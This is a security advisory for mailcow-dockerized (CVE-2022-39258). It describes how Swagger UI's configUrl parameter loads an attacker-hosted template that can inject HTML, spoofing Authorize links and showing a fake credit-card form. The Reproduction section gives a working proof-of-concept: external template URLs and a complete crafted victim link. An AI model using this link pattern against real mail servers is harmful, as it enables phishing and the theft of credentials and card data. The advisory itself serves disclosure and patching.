mailcow / **mailcow-dockerized** Public

Code Issues 221 Pull requests 22 Discussions Actions **Security** 3••

Possible Phishing attacks through Swagger UI

Moderate **DerLinkman** published **GHSA-vjgf-cp5p-wm45** on Sep 27

Package

Swagger UI (mailcow-dockerized)

Affected versions	Patched versions
< 2022-09	>= 2022-09

Description

Impact

It allows an attacker to craft a custom swagger api template, being possible to spoof Authorize links redirecting a victim to an attacker controller place in order to steal swagger authorization credentials or create a phishing page to steal credit card information

Patches

The issue has been fixed with the 2022-09 mailcow Mootember Update.


Workarounds

Delete the Swapper API Documentation from your E-Mail Server (mostly located under: `data/web/api`).

Reproduction

Mostly all mailcow instances have a active swagger instance with url import enabled.
With that a configUrl parameter followed by a template can be passed to the URL:
https://gist.githubusercontent.com/AMontesG/54d92f04ea29385602670e81db2f3888/raw/124dc444aea84ac0a2a0d8f76f86b9e192123aa6/card.json

The api template template can be hosted in an attacker's server in order to be imported, this template contains custom html tags, this one for example would allow an attacker to steal credit card information :



HTML INJECTION POC 1.0.0

https://gist.githubusercontent.com/AMontesG/f9731d2e7bcb4cac932e6ecbcc94a417/raw/76d804ecb453037a85c13e943af22dc9977b8452/html-card.yaml

Update your Credit Card

Owner

CVV

Card Number

Expiration Date January 2020

With that the attacker only needs to send the swagger UI link with its crafted template to a victim, in this case the url would be : https://mail.yourhostname.tld/api/index.html?configUrl=https://gist.githubusercontent.com/AMontesG/54d92f04ea29385602670e81db2f3888/raw/124dc444aea84ac0a2a0d8f76f86b9e192123aa6/card.json

For more information

If you have any questions or comments about this advisory:

- Open an issue in https://github.com/mailcow/mailcow-dockerized
- Email us at info@servercow.de

Thanks to Swisscom for reporting this to us!

Severity

Moderate

CVE ID

CVE-2022-39258

Weaknesses

CWE-451